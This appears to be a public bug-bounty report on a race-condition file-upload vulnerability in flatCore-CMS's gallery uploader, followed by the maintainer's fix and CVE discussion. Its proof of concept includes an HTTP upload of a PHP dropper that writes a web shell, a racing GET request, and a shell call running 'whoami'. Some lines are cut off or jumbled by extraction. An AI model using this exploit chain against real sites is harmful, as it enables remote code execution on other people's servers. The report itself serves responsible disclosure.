Unrestricted Upload of File with Dangerous Type in flatcore/flatcore-cms

0

Valid Reported on Oct 13th 2021

Title： race condition vs Temporary File Upload

Description


flatCore-CMS is vulnerable to Race condition while dealing uploading gallery Codes at https://github.com/flatCore/flatCore-CMS/blob/main/acp/core/files.upload_gallery.php#L31

```
if(array_key_exists('file',$_FILES) && $_FILES['file']['error'] == 0 ){
    $tmp_name = $_FILES["file"]["tmp_name"];
    $timestring = microtime(true);

    $suffix = strrchr($_FILES["file"]["name"],".");
    $org_name = $timestring . $suffix;
    $img_name = $timestring."_img.jpg";
    $tmb_name = $timestring."_tmb.jpg";

    if(move_uploaded_file($tmp_name, "$uploads_dir/$org_name")) { // 【1】ou
        create_thumbs($uploads_dir,$org_name,$img_name, $max_width,$max_hei
        create_thumbs($uploads_dir,$img_name,$tmb_name, $max_width_tmb,$max
        unlink("$uploads_dir/$org_name"); //  【2】But was unlink after a wh
        print ('Uploaded');
    }
}
```

So we could use parallel request tools，such as Burp Suite Intruder to exploit it, automately.



Proof of Concept

Firstly, an attacker could do lots of request, as

1

```
// #1 HTTP request
POST /acp/core/files.upload_gallery.php HTTP/1.1
Host: flatcore
Content-Length: 4361
Accept: application/json
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryN9xFk8EMA
Origin: http://flatcore
Referer: http://flatcore/acp/acp.php?tn=filebrowser&sub=browse
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.
Cookie: acptheme=dark; identifier=EnNEM4kvqbEvutxAb2QVZTjL; securitytoken=4
Connection: close

------WebKitFormBoundaryN9xFk8EMA5iTZnL0
Content-Disposition: form-data; name="csrf_token"

64da9729f086b0072f4888bc8ff12f42
------WebKitFormBoundaryN9xFk8EMA5iTZnL0
Content-Disposition: form-data; name="file"; filename="1337.php"
Content-Type: text/plain


<?php
file_put_contents("./shell.php", base64_decode("PD9waHAgcGhwaW5mbygpOyAKc3l
?>
```

(Published) ------WebKitFormBoundaryN9xFk8EMA5iTZnL0--

Vulnerability Type
CWE-434: Unrestricted Upload of File with Dangerous Type

Severity
High (8)

Affected Version
* 2

Visibility
Public

Status
Fixed

At the same time, the attacker must GET the temporary PHP file continuously， as

```
GET /content/galleries/2021/gallery350/[microtime].php HTTP/1.1
Host: flatcore
```

Found by

hi-uncle
@hi-uncle
unranked

'true) stands for data like 1634147952.6662
ce succeed, the shell.php will appear in
lleries\2021\gallery350\shell.php

```
http://[FlatCore]/content/galleries/2021/gallery350/shell.php?pwn=whoami
```

Fixed by

Patrick
@patkon
maintainer

ability is capable of remote code execution with admin privileges

This report was seen 485 times.

We have contacted a member of the **flatcore/flatcore-cms** team and are waiting to hear back a year ago

Patrick validated this vulnerability a year ago

hi-uncle has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Patrick a year ago — Maintainer

Hey @hi-uncle, Thanks for your tips, I have integrated them.

Patrick marked this as fixed with commit 5cc393 a year ago

Patrick has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

hi-uncle a year ago — Researcher

Thanks, this patch is valid, by checking the `suffix` . And a 3-bit `random_int` is good as well.

hi-uncle a year ago — Researcher

@admin, can you assign a CVE for this issue? THANKS

Jamie Slome a year ago — Admin

Sure! 🙌

@maintainer - can you please confirm that you are happy for a CVE to be published here?

Patrick a year ago — Maintainer

Should i be happy? Sorry, that's all new for me.
But yes, of course! I'm glad hi-uncle reported the bug, so you can publish a CVE.

hi-uncle a year ago — Researcher

Nice to hear that from @Patrick, would @admin make assignment?

Jamie Slome a year ago — Admin

CVE published!

Sign in to join this conversation